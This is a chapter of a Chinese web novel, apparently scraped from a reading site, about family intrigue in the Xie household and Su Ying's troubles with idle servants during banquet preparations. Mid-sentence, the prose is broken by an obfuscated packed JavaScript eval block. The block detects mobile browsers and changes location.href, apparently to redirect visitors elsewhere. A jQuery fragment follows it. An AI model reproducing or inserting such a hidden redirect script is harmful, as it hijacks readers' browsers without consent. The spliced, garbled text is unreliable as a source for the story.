123读书网 > 玄幻小说 > 倚廊蔻 > 28. 下人
    “父亲可知道母亲要与我说亲?”


    谢怀延一句话便将二夫人堵得说不出话来,一时更加火起。


    “你就会拿你父亲堵我,我一个做母亲的,难道为自己儿子操心还有何错处不成?”


    二夫人气冲冲地离开,谢怀延捏了捏胀痛的额角。绍六蹑手蹑脚摸了过来,见谢怀延似乎十分疲累的样子,连平日惯常说的玩笑话都不敢说了,闭着嘴站在谢怀延身后,只等着他吩咐。


    隔了一会,谢怀延叹了一声,当着绍六的面翻开那本《帘珑花影》,绍六眼珠子都快掉下来了,公子居然真会看这种东西?


    “不愧是能与花楼头牌厮混的人,心思不用在读书上,居然能看得进这种处处讹误的书。”


    绍六:“……”


    讹误?不是……自家公子看这种书看的是人家是否有错别字,是否语句通顺?


    公子没事儿吧……


    绍六拿起来粗粗看了几页,因认识的字不多,反倒让人觉得无甚特别。


    等等……绍六这才想起公子话中的重点:“公子你是说这书是三公子……”谢怀延看闲书这事闹出来时,他并没有急着反驳,而是趁着谢家的下人以讹传讹之机,找到了“根源所在”。


    “那日发现此书的人中,三个房的奴婢侍人都在,二房的人断不会做这样的事,那便只剩其余两房。”


    绍六了然:“公子猜测是三公子所为,难道是因他素来浪荡轻浮?可话又说回来,三公子与公子又无冤仇,上头的爷儿也都在,远轮不着他来争个高低,他为何要陷害公子?毁了公子清誉于他又有什么好处?”


    这事其实不难猜,行此事之人愚蠢又卑劣,因是谢家人所为,又不是什么大事,他若追究,便会将此事闹大,于他名声更为不利。若是不追究,便坐实了他表里不一,心思不纯。


    这一招是不错,可那人也太低估自己,以为他不会反击?


    谢怀延道:“此事还不好确定是不是大房所为,但总与我这弟弟脱不了关系。”言毕,谢怀延看向绍六,沉声训斥:“你平日怎么让人守得院子?褚升、褚旭两兄弟不够你使?”


    “奴错了公子……”绍六垂着头听训,确实是他的疏忽,才让人有机可乘进了公子书房:“今后奴定让褚升、褚旭将院子守好,若再有今日之事发生,奴当先受罚!”


    见谢怀延缓和了脸色,绍六才道:“奴听闻苏姑娘理好了寿宴要用的单子,给了三个房的夫人看,明日便会开始采买了。”


    谢怀延有些诧异。按常理说,大夫人掌着谢家一切财帛支出,寿宴的事,往年都没让其他两房的人插手过,怎的这次是三位夫人一起看?后一想,又想通了,便轻笑一声:这姑娘,是聪慧。


    大夫人让苏潆办寿宴定没安什么好心,可她若要使什么手段,最易放在单子上,随便在采买上动动手脚,苏潆可说不清。但三个房的人一同看过,大夫人事后便挑不出什么错处来难为她。


    看来他的担心有些多余,这姑娘哪里是任人拿捏的,与她姐姐的性子是不同。


    寿宴之事是大事,从各房之中调遣人手是每年寿宴的“惯例”。只是这次来调遣的人,换成了一个谢府的外姓人。那些平日在主子面前低眉顺眼的奴婢侍人,竟都耍起了“威风”。


    老夫人寿宴上的吃食出不得一点差错。每一样食材,苏潆总要亲自跑过定下,再做出来品尝才算完。换成往日哪有这般麻烦,大夫人找到邺阳有口碑的酒楼定下,做好了再送过来便是。


    但这次大夫人给她的银钱,不容她去大酒楼定菜,可自己做呢,费时又费力,关键是这些下人还不得力。


    偷奸耍滑,瞒神弄鬼之事不知做了多少,杪冬整日跟在苏潆身边没日没夜地干活,看着这群不知又躲去哪里偷懒的人,气便不打一处来。“他们倒好,仗着是各房送来的人,整日在姑娘面前颐指气使,竟把主子当下人,真是反了!”


    苏潆反倒一脸淡然地安慰她:“在他们眼里,我哪里是什么主子,且由着他们吧。”


    “那怎么行!”杪冬涨红了脸,骂道:“苏姨娘是大爷身边的,有自己的院子与奴婢侍人,是正儿八经的主子!姑娘是苏姨娘的妹妹,怎么就不是主子了?奴婢去告诉大夫人,让他们好好惩治这群不像话的东西!”


    “回来。”苏潆拦住杪冬,将她按在椅子上:“如今这局面才是大夫人想要的,她如何会替我们教训那群奴仆?再说,他们不过是躲躲懒,再过分的事也没了,就算来个人管,也不过是不痛不痒训斥几句罢了,起不到关键作用。”


    “那要如何?反正奴婢见不惯姑娘被欺负!”杪冬气呼呼地起身,却将苏潆逗笑了。


    只是这笑意中,夹杂着许多感动。杪冬自从跟了她,没过上一天好日子,还整天吃自己画的大饼。杪冬心思通透,并非不知未来的不确定性,却依旧选择相信她,且义无反顾地护着她。这丫头,在别人眼里是莽撞憨直的,但在自己这里,是忠心不二的。


    不说是为了姐姐,就算是为了不辜负杪冬对她的处处维护之情,她也不能让人欺负了去。


    “你看见你家姑娘被欺负了?”苏潆笑着问她。


    “姑娘你没看见吗?那群人躲懒躲到哪里去了都不知,你说的话一概不听,让做事见不着人影,这不算欺负算什么?”


    “不算。”苏潆给她解释道:“就这些事,只能算……他们看不惯谢家这个白吃白喝的外姓女,在老夫人的寿宴上出风头。那些在暗处拍手叫好的,免不得是看上面人行事的,否则他们怎么敢。”


    “那姑娘怎么办,由着他们躲懒不做事?那岂不是要累死姑娘了!”杪冬鼓着眼睛干着急。


    苏潆缓缓道:“我们不是还有援兵么……”苏潆朝着杪冬眨眨眼睛。


    要说这谢二公子的病,是来得突然去得也突然,没两日便生龙活虎,看着比往日还要精神些。


    还是一如既往扎在书房里,谢家的人都习以为常,省了去恭贺病愈的程序,没人去打扰他,谢怀延却一点没闲着。


    夜里,绍六才从苏潆的小院里回来,加上白日里打探到的消息,他一五一十跟谢怀延汇报。“大房与三房的人都不服姑娘管,整日躲懒,不仅不做事,还总与姑娘吵嘴。我瞧着姑娘神情憔悴,似瘦了好大一圈。”


    这才几日就瘦了?谢怀延蹙眉,面上逐渐凝聚冷意:“是我小瞧了这群奴婢,原想着就算是为了祖母寿宴,也不会不尽心。”


    “做这事儿的是苏姑娘,若是最后出


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16884565|190884||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    了差错也是苏姑娘担着,他们等着看笑话,自然不把老夫人寿宴的事放在心上。”


    “看来谢家这群下人,合该好好理一理。”谢怀延对绍六道:“去将你那兄弟叫来。”


    绍六的兄弟并不是亲兄弟,乃是儿时拜过把子的,名叫荆安。人在老家种地,日子虽贫却也算过得去,可惜前两年闹了灾,家里的人只剩了一个八岁的女儿,两人走投无路便想着来投靠绍六。


    原本只是碰碰运气,没承想绍六是个讲义气的,二话没说拿了自己一半的私房钱出来给他。又去谢怀延面前求了个差事,这才让他好好活了下来。


    现在这人与绍六已是过命的交情,在谢怀延的院子里打杂,平时为人低调踏实,却是个比绍六更多了几分聪慧的人。


    谢怀延开门见山:“有件事需要你去办。”荆安也不多问,躬身回道:“公子吩咐。”


    “此次祖母寿宴,你与小阿满去苏姑娘那里帮衬着,一切听从苏姑娘安排,还有……”谢怀延起身向他走来,低声道:“替她清清周围的人。”


    荆安一早便知,如果只是去帮忙打下手的事,便不会叫他。既然叫了,那定是需要不常在谢家露面的人去做。


    荆安也猜到,这苏姑娘定不是一般的女子。待得了令退下后,荆安忍不住问了绍六:“还想从六哥这里问句话,那个苏姑娘是……”


    绍六也不知,到底该如何形容苏潆与自家公子的关系。想了想,只能含糊其词:“苏姑娘是公子的……朋友……”


    嗯,是极好的朋友。


    荆安愣了一下,似乎有些诧异。他几次回忆这位“苏姑娘”,都觉没什么印象,但又觉似乎在哪里听过见过。


    这也不怪荆安,谢怀延对于苏潆之事都颇为谨慎,几次见面也只许绍六近前,其余人一律找理由避开。绍六见他疑惑的样子,便透露了一些消息给他,也给他提了个醒:“苏姑娘是大爷身边的妾室,苏姨娘的妹妹。”


    荆安这才记起来,他也见过这位苏姑娘两次。只是远远地看着,小阿满说了一句“这个姐姐真好看”,他便也跟着看了两眼。只记得这姑娘站在人群后,一身浅色衣裳与周遭花色艳丽的姑娘、夫人们形成了浅浓交织的强烈反差。


    她似乎比那些婢子都“素”些,显得十分内婉沉静。静的几乎让人忘记她的存在。


    那是他第一次见这姑娘,也听见了身边有婢子轻蔑地冷哼:“这外姓女脸皮可真厚,见过赖在亲戚家的落魄女,没见过赖在妾室姐姐家的……”


    “听闻她是自己找来谢家的……”


    “啧啧啧……真是厉害啊……”


    几声略带讥讽与戏谑的笑意传入他的耳中,荆安十分不适。人好歹也是正经人家的姑娘,家道落魄了,为了活命,为何不能倚着自家姐姐?不过讨一口饭食活着罢了,至于说得如此难听?


    他摇摇头走了,自己没身份与她们争辩,也看不惯她们的所作所为。


    谢家的下人,虽比外面普通人家的高一等,可说到底还是奴婢,与正经家的姑娘是不一样的。就算是寄人篱下,想必日后也能嫁个不错的郎君。难道这个郎君便是二公子?


    荆安不敢乱猜,第二日老老实实去了苏潆跟前听命。